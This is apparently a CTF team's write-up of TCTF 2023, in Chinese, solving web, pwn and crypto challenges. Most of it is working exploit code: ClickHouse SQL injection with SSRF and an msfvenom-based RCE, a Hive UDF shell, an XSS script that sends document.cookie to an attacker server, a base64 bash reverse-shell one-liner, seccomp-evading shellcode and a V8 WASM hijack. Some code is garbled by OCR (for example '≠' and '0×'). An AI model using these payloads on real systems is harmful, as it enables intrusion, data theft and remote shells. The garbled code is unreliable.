TCTF 2023 by Straw Hat

> “
>
> Author: Straw Hat

WEB

olapinfra

php入口 给了clickhouse sql注入

一共四容器 clickhouse hadoop（有一大堆容器,是hadoop集群架构） hive web

flag 第一部分在clickhouse 第二部分在hive 需要执行/readflag

```
<https://clickhouse.com/docs/en/engines/table-engines/special/url>

<https://clickhouse.com/docs/en/sql-reference/table-functions/file>

因为当前在php的注入不能执行多语句，需要通过url函数SSRF攻击clickhouse执行任意query
<http://127.0.0.1:8081/?query=1> or (select%20*%20from%20 \\
url(%27http://127.0.0.1:8123/?query=xxx%27,))

<https://cn-sec.com/archives/1771804.html>
通过jdbc sqlite的漏洞进行RCE

写文件:
<http://127.0.0.1:8081/?
query=userid=0%20and%20(select%20*%20from%20%20url(%27http://127.0.0.1:8123/?
query=%2549%254e%2553%2545%2552%2554%2520%2549%254e%2554%254f%2520%2554%2541%2542%254c%2
545%2520%2546%2555%254e%2543%2554%2549%254f%254e%250a%2566%2569%256c%2565%2528%2527%2574
%2565%2573%2574%2527%252c%2520%2527%2552%256f%2577%2542%2569%256e%2561%2572%2579%2527%25
2c%2520%2527%2563%256f%256c%2575%256d%256e%2531%2520%2553%2574%2572%2569%256e%2567%2527%
2529%250a%2556%2541%254c%2555%2545%2553%2520%2528%2527%2574%2565%2573%2574%2531%2532%253
3%2527%2529%27,RowBinary,%20%27auto%27)>)--
msfvenom是懒人的好东西
msfvenom -p linux/x64/exec CMD='/readflag > /tmp/flag' -f elf-so -o ./exec.so

进行rce 加载/tmp/exec.so 会导致clickhouse jdbc崩溃 所以要写一个user_scripts进去反复利用
SELECT * FROM jdbc('jdbc:sqlite:file:/tmp/1.db?enable_load_extension=true', 'select
load_extension("/tmp/exec.so")')

写入so 不过不能覆盖 覆盖会sliently fail
INSERT INTO TABLE FUNCTION file('/tmp/exec.so', 'RowBinary', 'column1 String') VALUES
(unhex('616161616161'))

命令执行写一个user script
printf '#!/bin/sh\\nsh' > /var/lib/clickhouse/user_scripts/a;chmod 777
/var/lib/clickhouse/user_scripts/a

user_scripts调用
SELECT * FROM executable('a', 'RawBLOB', 'column1 String',(SELECT unhex('61')))
```

```
root@63a8ad001cd0:/var/lib/clickhouse/user_scripts# clickhouse local
ClickHouse local version 23.8.4.69 (official build).

63a8ad001cd0 :) SELECT * FROM jdbc('jdbc:sqlite:file:/tmp/1.db?enable_load_extension=true', 'select load_extension("/tmp/exec.so")')

SELECT *
FROM jdbc('jdbc:sqlite:file:/tmp/1.db?enable_load_extension=true', 'select load_extension("/tmp/exec.so")')

Query id: 28b6a894-930d-4fcf-9555-a141a0de88e5


0 rows in set. Elapsed: 0.309 sec.

Received exception:
Code: 1001. DB::Exception: Poco::Net::NoMessageException: No message received. (STD_EXCEPTION)

63a8ad001cd0 :) exit
Bye.
root@63a8ad001cd0:/var/lib/clickhouse/user_scripts# cat /tmp/
1.db
.com_ibm_tools_attach/
exec.so
flag
sqlite-3.36.0.3-cc4f8449-7a2a-438a-959f-3341468b8614-libsqlitejdbc.so
sqlite-3.36.0.3-cc4f8449-7a2a-438a-959f-3341468b8614-libsqlitejdbc.so.lck
vertx-cache/
root@63a8ad001cd0:/var/lib/clickhouse/user_scripts# cat /tmp/flag
fakeflag{part_1
```

命令执行exp

```python
# from pwn import *
import requests

import os,subprocess
import time

server_addr = "<http://192.168.247.18:8080>"

def generate_rce_so(command):
    #msfvenom -p linux/x64/exec CMD=command -f elf-so -o ./exec.so
    resp = subprocess.call(['msfvenom', '-p', 'linux/x64/exec', 'CMD=' + command, '-f',
'elf-so', '-o', './exec.so'])
    if resp != 0:
        print("[-] Failed to generate rce.so")
        assert False

def urlencoded(command):
    result = ""
    for c in command:
        result += "%%%02x" % ord(c)
    return result
def ssrf_execute_command(sql_command):
    url = server_addr + "/"
    params = {"query":"userid=0 and (select * from url('<http://127.0.0.1:8123/?query⇒"
+ urlencoded(sql_command) + "',RawBLOB, 'column String'))--"}
    print("execute:")
    print(sql_command)
    print(params['query'])
    print("≡≡≡")
    r = requests.get(url, params=params,timeout=3)
    return r.text
```

```
def read_file(filename):
    url = server_addr + "/"
    params = {"query":f"0 union all select '1','2','3',(select * from
file('{filename}','RawBLOB','column String'))"}
    r = requests.get(url, params=params,timeout=3)
    return r.json()[0]['unixtime']

def main():
    command0 = "echo
cHJpbnRmICcjIS9iaW4vc2hcbnNoJyA+IC92YXIvbGliL2NsaWNraG91c2UvdXNlcl9zY3JpcHRzL2E7Y2htb2Qg
Nzc3IC92YXIvbGliL2NsaWNraG91c2UvdXNlcl9zY3JpcHRzL2E=|base64 -d|sh"
    generate_rce_so(command0)
    rce_so = open("./exec.so", "rb").read()
    rce_so_hex = rce_so.hex()
    so_name = f"exec{time.time()}"
    try:
        resp = ssrf_execute_command(f"INSERT INTO TABLE FUNCTION
file('/var/lib/clickhouse/user_files/{so_name}.so', 'RawBLOB', 'column1 String') VALUES
(unhex('{rce_so_hex}'))")
        resp = ssrf_execute_command(f"SELECT * FROM
jdbc('jdbc:sqlite:file:/var/lib/clickhouse/user_files/{time.time()}.db?
enable_load_extension=true', 'select
load_extension(\\"/var/lib/clickhouse/user_files/{so_name}\\")')")
    except:
        pass

    # 改这里
    command = "/readflag > /var/lib/clickhouse/user_files/1"
    command1hex = command.encode().hex()
    resp = ssrf_execute_command(f"SELECT * FROM executable('a', 'RawBLOB', 'column1
String',(SELECT unhex('{command1hex}')))")
    # resp = ssrf_execute_command(f"select a from file('1','CSV', 'a String');")
    file_content = read_file("/var/lib/clickhouse/user_files/1")
    print(file_content)

main()
```

0ctf{the_world_is_chaos_

Hive可以加载jar 命令执行

beltran/gohive: Go driver for Apache Hive (github.com) 这玩意坑好多。。。但是反正能用

colinmarc/hdfs: A native go client for HDFS (github.com) 这个下release就行

自己写一个shell.jar HivePlugins - Apache Hive - Apache Software Foundation

```
package org.example;

import org.apache.hadoop.hive.ql.exec.UDF;
import org.apache.hadoop.io.Text;

import java.io.*;
import java.util.Base64;

import org.apache.hadoop.conf.Configuration;
import org.apache.hadoop.fs.FileSystem;
import org.apache.hadoop.fs.FSDataOutputStream;
import org.apache.hadoop.fs.Path;

public class Main extends UDF{
    public Text evaluate(final Text s) throws IOException, InterruptedException {
        if (s == null) { return null; }

        String[] cmd = new String[]{"/bin/sh","-c", String.valueOf(s)};
        Process ps = Runtime.getRuntime().exec(cmd);
        BufferedReader br = new BufferedReader(new
InputStreamReader(ps.getInputStream()));
        StringBuffer sb = new StringBuffer();
        String line;
        while ((line = br.readLine()) != null) {
            sb.append(line).append("\\n");
        }
        return new Text(sb.toString());

    }
}
```

把这两个东西strip upx压缩，和shell.jar，用命令执行传到服务器上

gohive脚本 编译 CGO_ENABLED=0 go build main.go

```
package main

import (
  "context"
  "log"
  "os"

  "github.com/beltran/gohive"
)
```

```
func main() {
  ctx := context.Background()
  configuration := gohive.NewConnectConfiguration()
  configuration.Username = "anonymous"
  configuration.Password = "anonymous"
  connection, errConn := gohive.Connect("hive", 10000, "NONE", configuration)
  if errConn ≠ nil {
    log.Println("Err1")
    log.Fatal(errConn)
  }
  cursor := connection.Cursor()

  cursor.Exec(ctx, os.Args[1])
  if cursor.Err ≠ nil {
    log.Println("Err2")
    log.Fatal(cursor.Err)
  }
  var s string
  for cursor.HasMore(ctx) {
    if cursor.Err ≠ nil {
      log.Println("Err3")
      log.Fatal(cursor.Err)
    }
    cursor.FetchOne(ctx, &s)
    log.Println(s)
  }

  cursor.Close()
  connection.Close()
}
```

大概要传5.5M的数

上传脚本

```
# from pwn import *
import requests

import os, subprocess
import time

server_addr = "<http://3mkfre6jkcc2vygw.instance.0ctf2023.ctf.0ops.sjtu.cn:18080>"
rs = requests.session()

def urlencoded(command):
```

```
    result = ""
    for c in command:
        result += "%%%02x" % ord(c)
    return result

def ssrf_execute_command(sql_command):
    url = server_addr + "/"
    params = {
        "query": "userid=0 and (select * from url('<http://127.0.0.1:8123/?query⇒"
        + urlencoded(sql_command)
        + "',Markdown, 'column String'))--"
    }
    r = rs.get(url, params=params, timeout=3)
    return r.text

def read_file(filename):
    url = server_addr + "/"
    params = {
        "query": f"0 union all select '1','2','3',(select * from
file('{filename}','RawBLOB','column String'))"
    }
    r = requests.get(url, params=params, timeout=3)
    return r.json()[0]["unixtime"]

def run_cmd(command):
    command1hex = command.encode().hex()
    resp = ssrf_execute_command(
        f"SELECT * FROM executable('a', 'RawBLOB', 'column1 String',(SELECT
unhex('{command1hex}')))"
    )

def main():
    import os
    os.system("base64 -w512 hdfs.gz > hdfs.b64")
    with open("hdfs.b64", "rb") as f:
        data = f.readlines()

    import base64

    run_cmd("rm /tmp/a3;touch /tmp/a3;")

    ptr=0
    for line in data:
        print(line)
        run_cmd(
            "echo " + line.decode().strip() + ">> /tmp/a3;"
        )
```

```
        ptr+=1
        print(ptr)

main()
chmod 777 *
HADOOP_NAMENODE=namenode:8020 ./hdfs put shell.jar /shell.jar
./main "create function my_lower as 'org.example.Main' using jar
'hdfs://namenode:8020/shell.jar'"
./main "select my_lower('/readflag')"
```

```
$ python3 exp.py
execute:
SELECT * FROM executable('a', 'RawBLOB', 'column1 String',(SELECT unhex('6364202f746d703b4841444f4f505f4e414d454e4f444
2027686466733a2f2f6e616d656e6f64653a383032302f7368656c6c2e6a6172272220203e202f7661722f6c69622f636c69636b686f7573652f75
userid=0 and (select * from url('http://127.0.0.1:8123/?query=%53%45%4c%45%43%54%20%2a%20%46%52%4f%4d%20%65%78%65%63%
27%36%33%36%34%32%30%32%66%37%34%36%64%37%30%33%62%34%38%34%31%34%34%34%66%34%66%35%30%35%66%34%65%34%31%34%64%34%35%
36%33%37%32%36%35%36%31%37%34%36%35%32%30%36%36%37%35%36%65%36%33%37%34%36%39%36%66%36%65%32%30%36%64%37%39%35%66%36%
37%32%30%37%35%37%33%36%39%36%65%36%37%32%30%36%61%36%31%37%32%32%30%32%37%36%38%36%34%36%36%37%33%33%61%32%66%32%66%
33%65%32%30%32%66%37%36%36%31%37%32%32%66%36%63%36%39%36%32%32%66%36%33%36%63%36%39%36%33%36%62%36%38%36%66%37%35%37%
===
[{"userid":"1","movieid":"2","rating":"3","unixtime":"2023\/12\/09 18:21:43 Err2\n2023\/12\/09 18:21:43 [{\"returnValu
03841,\"endTime\":1702146103905,\"taskId\":\"Stage-0\",\"taskState\":\"FINISHED\",\"taskType\":\"FUNC\",\"name\":\"FUN
2023/12/09 18:21:43 Err2
2023/12/09 18:21:43 [{"returnValue":1,"errorMsg":"org.apache.hadoop.hive.ql.metadata.HiveException: AlreadyExistsExcep
ame":"FUNCTION","elapsedTime":64}]


# cw @ CWPC1 in /mnt/c/Users/cw/Desktop/0ctf/web_olapinfra [2:21:39]
$ python3 exp.py
execute:
SELECT * FROM executable('a', 'RawBLOB', 'column1 String',(SELECT unhex('6364202f746d703b4841444f4f505f4e414d454e4f444
5f66696c65732f3120323e2631')))
userid=0 and (select * from url('http://127.0.0.1:8123/?query=%53%45%4c%45%43%54%20%2a%20%46%52%4f%4d%20%65%78%65%63%
27%36%33%36%34%32%30%32%66%37%34%36%64%37%30%33%62%34%38%34%31%34%34%34%66%34%66%35%30%35%66%34%65%34%31%34%64%34%35%
37%33%36%35%36%63%36%35%36%33%37%34%32%30%36%64%37%39%35%66%36%63%36%66%37%37%36%35%37%32%32%38%32%37%32%66%37%32%36%
62%36%38%36%66%37%35%37%33%36%35%32%66%37%35%37%33%36%35%37%32%35%66%36%36%36%39%36%63%36%35%37%33%32%66%33%31%32%30%
===
[{"userid":"1","movieid":"2","rating":"3","unixtime":"2023\/12\/09 18:22:07 and_so_do_this_challenge}\n\n\n"}]
2023/12/09 18:22:07 and_so_do_this_challenge}
```

and_so_do_this_challenge}

newdiary

更改 hash 浏览器不会刷新页面, 题目可以改一次 hash

第一次通过 css leak nonce 2字节, 第二次暴力猜所有可能的 nonce

generate.py

生成 a.html 和 style.css

style.css 需要 npm publish 到 npmjs, unpkg 会自动同步

```
chars = '0123456789abcdefghijklmnopqrstuvwxyz'
```

```
a_payload = ''
css_payload = ''

for a in chars:
    for b in chars:
        s = a + b
        a_payload += '<a nonce="NONCE"></a>'.replace('NONCE', s)
        css_payload += 'body:has(main ~ script[nonce*="NONCE"]:last-of-type) *
a[nonce="NONCE"]{background:url("http://[server]/leak?c=NONCE")}'.replace('NONCE', s)

with open('a.html', 'w') as f:
    f.write(a_payload)

with open('style.css', 'w') as f:
    f.write(css_payload)
```

app.py

```
from flask import Flask, request
import requests
import os

app = Flask(__name__)

sess = requests.Session()
url = '<http://new-diary.ctf.0ops.sjtu.cn>'

username = os.urandom(4).hex()
password = username

cuts = set()
ans = []

chars = '0123456789abcdefghijklmnopqrstuvwxyz'

redirect_payload = '''
<meta http-equiv="refresh" content="1; url=http://[server]/poc.html?username={}" />
'''.format(username)

def find_start(start, used):
    #print(start)
    result = []
    for cut in cuts:
        if cut.startswith(start) and cut not in used:
```

```
            result.append(cut)
    return result

def dfs(nonce, used):
    if len(nonce) >= 32:
        #print(nonce)
        ans.append(nonce)
        return
    candidate = find_start(nonce[-1:], used)
    for w in candidate:
        used.append(w)
        dfs(nonce[:-1]+w, used)
        used.pop()

@app.route('/leak')
def leak():
    c = request.args.get('c')
    cuts.add(c)
    print('cuts len:', len(cuts))

    if len(cuts) == 31:
        for s in chars:
            dfs(s, [])
        print(len(ans))
        print(ans)
        try_to_xss()

    return ''

@app.route('/poc.html')
def poc():
    return open('poc.html', 'r').read()

def try_to_xss():
    payload = ''
    for s in ans:
        payload += '<iframe nonce="NONCE" srcdoc="<script
nonce=&quot;NONCE&quot;>fetch(\\'http://[server]/?flag=\\' + document.cookie);
</script>"></iframe>'.replace('NONCE', s)
    share_diary(2, 'script', payload)

def share_diary(diary_id, title, content):
    sess.post(url + '/login', data={'username': username, 'password': password})
    sess.post(url + '/write', data={'title': title, 'content': content})
    sess.get(url + '/share_diary/' + str(diary_id))

def report_diary(diary_id):
```

```
    sess.post(url + '/login', data={'username': username, 'password': password})
    sess.get(url + '/report', params={'id': diary_id, 'username': username})

if __name__ == '__main__':
    with open('a.html', 'r') as f:
        content = f.read() + '<style>@import url("
<https://unpkg.com/[project]/style.css>");</style>'
        share_diary(0, 'redirect', redirect_payload)
        share_diary(1, 'leak nonce 2 bytes', content)
        report_diary(0)

    app.run(host='0.0.0.0', port=8000, debug=False)
```

poc.html

```
<body id="my"></body>

<script>
(async function() {
    let sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));

    let params = new URLSearchParams(location.search);
    let username = params.get('username');

    let src = `http://localhost/share/read#id=1&username=${username}`;
    let w = open(src);
    await sleep(10000);
    w.location = `http://localhost/share/read#id=2&username=${username}`;
})()
</script>
```

app.py 多打几次就能接收到 flag


ezjava

curl 返回的内容正好是aviatorscript `114514+1919810` 的执行结果

https://curl.se/docs/ipfs.html

fuzz测试得知，这个版本的curl支持ipfs和ipns协议，而这两个协议甚至在curl -V里不会显示

并且需要本机主动配置ipfs gateway才行



在VPS上搭建ipfs daemon，上传文件得到hash，向靶机提交ipfs:// 即可执行aviatorscript。

测试得知，靶机aviatorscript开启了沙盒，并且禁用了所有语法特性。。。

设置 AviatorScript 支持的语法特性集合，它接受的是一个 `Set<Feature>` 的集合，Feature 包括：

- `Assignment` 赋值
- `Return` 返回语句
- `If` 条件语句
- `ForLoop` for 循环语句，包括 break/continue。
- `WhileLoop` while 循环语句，包括 break/continue
- `Let` 局部变量定义 let 语句
- `LexicalScope` 大括号定义词法作用域
- `Lambda` 匿名函数 lambda 定义
- `Fn` 命名函数的 fn 定义
- `InternalVars` 内部变量，如 `__instance__` 、 `__env__` 等。
- `Module` 模块系统，包括 `exports` 和 `require/load` 函数
- `ExceptionHandle` 异常处理，包括 try/catch/finally/throw 语句
- `NewInstance` 创建对象的 new 语法支持
- `StringInterpolation` 字符串插值
- `Use` 是否启用 `use` 语法导入 java 类到当前上下文，方便 new 或者 catch 异常类等。
- `StaticFields` 是否启用静态字段直接访问，类似 `Long.MAX_VALUE` 等。
- `StaticMethods` 是否启用静态方法直接使用（基于反射），类似 `Math.abs(d)` 等。

但是 *getClass('b') 可以 说明注入了*

```
instance.setFunctionMissing(JavaMethodReflectionFunctionMissing.getInstance());
```

```java
// 启用基于反射的方法查找和调用
AviatorEvaluator.setFunctionMissing(JavaMethodReflectionFunctionMissing.getInstance());
// 调用 String#indexOf
System.out.println(AviatorEvaluator.execute("indexOf('hello world', 'w')"));
// 调用 Long#floatValue
System.out.println(AviatorEvaluator.execute("floatValue(3)"));
// 调用 BigDecimal#add
System.out.println(AviatorEvaluator.execute("add(3M, 4M)"));
```

这个方式提供了最大的方法调用灵活性，只要将调用的对象作为第一个参数传入，就会自动查找该对象是否拥有对应的 public 实例方法，如果有，就转为反射调用进行。

exp

```
exec(invoke(seq.get(getMethods(loadClass(getClassLoader(getClass(constantly(1))),'java.lang.Runtime')),0),0,tuple()),'bash -c {echo,YmFzaCAtaSA+}|{base64,-d}|{bash,-i}')
```

安利一下我写的网页版反弹shell管理器 https://github.com/CwithW/ShellBin

PWN

Nothing is True

seccomp

```
line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x1b 0xc000003e  if (A != ARCH_X86_64) goto 0029
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x22 0xffffffff  if (A != 0xffffffff) goto 0039
 0005: 0x15 0x20 0x00 0x00000003  if (A == close) goto 0038
 0006: 0x15 0x1f 0x00 0x0000000b  if (A == munmap) goto 0038
 0007: 0x15 0x1e 0x00 0x0000000c  if (A == brk) goto 0038
 0008: 0x15 0x1d 0x00 0x0000003c  if (A == exit) goto 0038
 0009: 0x15 0x1c 0x00 0x000000e7  if (A == exit_group) goto 0038
 0010: 0x15 0x00 0x04 0x00000009  if (A != mmap) goto 0015
 0011: 0x20 0x00 0x00 0x00000024  A = prot >> 32 # mmap(addr, len, prot, flags, fd,
pgoff)
 0012: 0x15 0x00 0x1a 0x00000000  if (A != 0x0) goto 0039
 0013: 0x20 0x00 0x00 0x00000020  A = prot # mmap(addr, len, prot, flags, fd, pgoff)
 0014: 0x15 0x17 0x18 0x00000002  if (A == 0x2) goto 0038 else goto 0039
```

```
 0015: 0x15 0x00 0x04 0x0000003b  if (A ≠ execve) goto 0020
 0016: 0x20 0x00 0x00 0x00000014  A = filename >> 32 # execve(filename, argv, envp)
 0017: 0x15 0x00 0x15 0x00007fff  if (A ≠ 0x7fff) goto 0039
 0018: 0x20 0x00 0x00 0x00000010  A = filename # execve(filename, argv, envp)
 0019: 0x15 0x12 0x13 0xf78433d2  if (A == 0xf78433d2) goto 0038 else goto 0039
 0020: 0x15 0x00 0x12 0x00000002  if (A ≠ open) goto 0039
 0021: 0x20 0x00 0x00 0x00000014  A = filename >> 32 # open(filename, flags, mode)
 0022: 0x15 0x00 0x10 0x00000000  if (A ≠ 0x0) goto 0039
 0023: 0x20 0x00 0x00 0x00000010  A = filename # open(filename, flags, mode)
 0024: 0x15 0x00 0x0e 0x00031337  if (A ≠ 0x31337) goto 0039
 0025: 0x20 0x00 0x00 0x0000001c  A = flags >> 32 # open(filename, flags, mode)
 0026: 0x15 0x00 0x0c 0x00000000  if (A ≠ 0x0) goto 0039
 0027: 0x20 0x00 0x00 0x00000018  A = flags # open(filename, flags, mode)
 0028: 0x15 0x09 0x0a 0x00000000  if (A == 0x0) goto 0038 else goto 0039
 0029: 0x15 0x00 0x09 0x40000003  if (A ≠ ARCH_I386) goto 0039
 0030: 0x20 0x00 0x00 0x00000000  A = sys_number
 0031: 0x15 0x06 0x00 0x00000001  if (A == i386.exit) goto 0038
 0032: 0x15 0x05 0x00 0x00000003  if (A == i386.read) goto 0038
 0033: 0x15 0x04 0x00 0x00000004  if (A == i386.write) goto 0038
 0034: 0x15 0x03 0x00 0x0000002d  if (A == i386.brk) goto 0038
 0035: 0x15 0x02 0x00 0x0000005a  if (A == i386.mmap) goto 0038
 0036: 0x15 0x01 0x00 0x0000005b  if (A == i386.munmap) goto 0038
 0037: 0x15 0x00 0x01 0x000000fc  if (A ≠ i386.exit_group) goto 0039
 0038: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0039: 0x06 0x00 0x00 0x00000000  return KILL
```

单字节测信道 leak

```
[BITS 64]

global _start
_start:
    ; try to find vdso
        ; mov rcx, 0
        mov rbx, rsp
    get_vdso_base:
        add rbx, 8
        mov r15, [rbx]
        and r15, 0x7ff
        cmp r15, 0
        jne get_vdso_base

        mov r15, [rbx]
        shr r15, 8 * 5
        cmp r15, 0x7f
```

```
        jne get_vdso_base

        mov rbx, [rbx]
    get_syscall:
        add rbx, 1
        mov r15, [rbx]
        and r15, 0×ffffff
        cmp r15, 0×c3050e
        jl get_syscall
        cmp r15, 0×c30510
        jg get_syscall

    ; save syscall
    mov r15, rbx

    ; open
    mov rax, 2
    mov rdi, 0×31337
    mov rsi, 0
    mov rdx, 0
    call r15

    ; mmap
    mov r8, rax
    mov r9, 0
    mov r10, 2
    mov rax, 9
    mov rdi, 0×dead000
    mov rsi, 0×1000
    mov rdx, 2
    call r15

    mov rdi, [0×dead000] ; 0×dead0001 ...
    ; mov rdi, 137
    mov rax, 0×e7
    call r15
```

- **BabyKitDriver**

这里是隐藏符号

Half Promise

WASM Spray + `jump_table_start` Hijack

```
var wasmCode = new
Uint8Array([0×00,0×61,0×73,0×6d,0×01,0×00,0×00,0×00,0×01,0×85,0×80,0×80,0×80,0×00,0×01,0
x60,0×00,0×01,0×7c,0×03,0×82,0×80,0×80,0×80,0×00,0×01,0×00,0×06,0×81,0×80,0×80,0×80,0×00
,0×00,0×07,0×88,0×80,0×80,0×80,0×00,0×01,0×04,0×6d,0×61,0×69,0×6e,0×00,0×00,0×0a,0×b9,0x
80,0×80,0×80,0×00,0×01,0×b3,0×80,0×80,0×80,0×00,0×00,0×44,0×68,0×2f,0×73,0×68,0×00,0×58,
0×eb,0×07,0×44,0×68,0×2f,0×62,0×69,0×6e,0×5a,0×eb,0×07,0×44,0×48,0×c1,0×e0,0×20,0×31,0×f
6,0×eb,0×07,0×44,0×48,0×01,0×d0,0×31,0×d2,0×50,0×eb,0×07,0×44,0×48,0×89,0×e7,0×6a,0×3b,0
x58,0×0f,0×05,0×1a,0×1a,0×1a,0×1a,0×0b]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var f = wasmInstance.exports.main;
for (let i = 0; i < 0×10000; i++) {
    f();
    f();
    f();
    f();
}

var sbxMemView = new Sandbox.MemoryView(0, 0×ffffffff8);
var dv = new DataView(sbxMemView);
var addrOf = (o) ⇒ Sandbox.getAddressOf(o);

var readHeap4 = (offset) ⇒ dv.getUint32(offset, true);
var readHeap8 = (offset) ⇒ dv.getBigUint64(offset, true);
var writeHeap1 = (offset, value) ⇒ dv.setUint8(offset, value, true);
var writeHeap4 = (offset, value) ⇒ dv.setUint32(offset, value, true);
var writeHeap8 = (offset, value) ⇒ dv.setBigUint64(offset, value, true);

var foo_ptr = addrOf(wasmInstance);
var foo_code_1 = readHeap4(foo_ptr + 0×48);
var foo_code_2 = readHeap4(foo_ptr + 0×48 + 4);

var wasmCode2 = new
Uint8Array([0×00,0×61,0×73,0×6d,0×01,0×00,0×00,0×00,0×01,0×85,0×80,0×80,0×80,0×00,0×01,0
x60,0×00,0×01,0×7c,0×03,0×82,0×80,0×80,0×80,0×00,0×01,0×00,0×06,0×81,0×80,0×80,0×80,0×00
,0×00,0×07,0×88,0×80,0×80,0×80,0×00,0×01,0×04,0×6d,0×61,0×69,0×6e,0×00,0×00,0×0a,0×af,0x
80,0×80,0×80,0×00,0×01,0×a9,0×80,0×80,0×80,0×00,0×00,0×44,0×90,0×90,0×90,0×90,0×90,0×90,
0×90,0×cc,0×44,0×96,0×43,0×8b,0×6c,0×e7,0×fb,0×f1,0×3f,0×44,0×00,0×00,0×00,0×00,0×00,0×0
0,0×f2,0×3f,0×44,0×6a,0×bc,0×74,0×93,0×18,0×04,0×f2,0×3f,0×1a,0×1a,0×1a,0×0b]);
var wasmModule2 = new WebAssembly.Module(wasmCode2);
var wasmInstance2 = new WebAssembly.Instance(wasmModule2);
```

```
var f2 = wasmInstance2.exports.main;

var foo2_ptr = addrOf(wasmInstance2);
writeHeap4(foo2_ptr + 0x48, 0xb9a + foo_code_1);
writeHeap4(foo2_ptr + 0x48 + 4, foo_code_2);

f2();
```

CRYPTO

- **Double RSA 0**

```
import hashlib
from pwn import *
from itertools import product
import string
from Crypto.Util.number import *
io = remote('chall.ctf.0ops.sjtu.cn', '32226')
# io = remote('0.0.0.0', '32227')
# context.log_level = 'debug'
table = string.ascii_letters + string.digits

def proof_of_work():
    rev = io.recvuntil("sha256(XXXX + ")
    suffix = io.recv(16).decode()
    io.recvuntil(" == ")
    res = io.recv(64).decode()
    def f(x):
        hashresult = hashlib.sha256((x+suffix).encode()).hexdigest()
        if hashresult == res:
            return 1
        else:
            return 0
    for item in list(product(table, repeat=4)):
        prefix = ''.join(item)
        if f(prefix):
            io.sendline(str(prefix))
            break

class LCG:
    def __init__(self, p, a, b, s):
        self.p = p
        self.a = a
```

```
        self.b = b
        self.s = s

    def next(self):
        out = self.s[0]
        self.s = self.s[1: ] + [(sum([i * j for (i, j) in zip(self.a, self.s)]) +
self.b) % self.p]
        return out


proof_of_work()
p1 =
'9ec510c2b1f36d59c4ae151ee94eb921817e7015393610969030956 62aa4fb8d10cffd767b0fa78e9e6034b
eaa4b3a3aa6ecd202922bb4f1192983248a40ecd7'
p2 =
'bf97eb2c5888fe16e6e63e7bd486adcd3d66cdbd4bdaff126bd4d1caa17f3979f8dda89661551bb6b44feb7
a18d5a0f0f9d76480b8349c11f7feb34805fd6947'
io.recvuntil("Give me your RSA key plz.\n")
io.sendline(p1)
# sleep('0.01')
io.sendline(p2)
E = int(io.recvuntil('\n'))
E_ = E
n = int(io.recvuntil('\n'))
p = int(io.recvuntil('\n'))
a = eval(io.recvuntil('\n'))
b = int(io.recvuntil('\n'))
s = eval(io.recvuntil('\n'))

P_BITS = 512
E_BITS = int(P_BITS * 2 * 0.292) + 30
E = (E^^s[0])%2**E_BITS
G = pow(3, E^^s[1], n)

p1 = int(p1, 16)
p2 = int(p2, 16)
F1 = GF(p1)
F2 = GF(p2)

io.sendlineafter("pt:", '3')
io.recvuntil("ct: ")
ct = int(io.recvuntil('\n'), 16)

d1 = discrete_log(F1(ct), F1(G))
d2 = discrete_log(F2(ct), F2(G))
d = int(crt([d1, d2], [p1-1, p2-1]))
phi = (p1-1)*(p2-1)
```

```
mask = s[3]
if d ^^ mask > 2**500:
    d += phi
e = d ^^ mask
print("debug", e)

mylcg = LCG(p, a, b, s)
for _ in range(4):
    mylcg.next()

# for _ in range(6):
#     for i in range(2):
#         mylcg.next()
#     e = (e ^^ mylcg.next())%2**E_BITS
#     mylcg.next()

e = ((e ^^ mylcg.next())%2**E_BITS)
io.sendlineafter("pt:", '0')
# for _ in range(6):
#     io.sendlineafter("pt:", '3')
#     io.recvuntil('\n')

io.recvuntil("secrets_ct: ")
sc = int(io.recvuntil('\n'), 16)
dexp = inverse_mod(e^^ mylcg.next(), (p1-1)*(p2-1))
ac = pow(sc, dexp, p1*p2)
print("debug", ac)

p = int(io.recvuntil('\n'))
a = eval(io.recvuntil('\n'))
b = int(io.recvuntil('\n'))
s = eval(io.recvuntil('\n'))
mylcg = LCG(p, a, b, s)

io.sendlineafter("ct:", hex(pow(3, E_, n))[2:])
io.recvuntil("pt: ")
ct = int(io.recvuntil('\n'), 16)

d1 = discrete_log(F1(ct), F1(3))
d2 = discrete_log(F2(ct), F2(3))
d = int(crt([d1, d2], [p1-1, p2-1]))
mylcg.next()
mask = mylcg.next()
if d ^^ mask > 2**500:
    d += phi
e = d ^^ mask
print("debug", e)
```

```
io.sendlineafter("ct:", hex(ac)[2:])
io.recvuntil("pt: ")
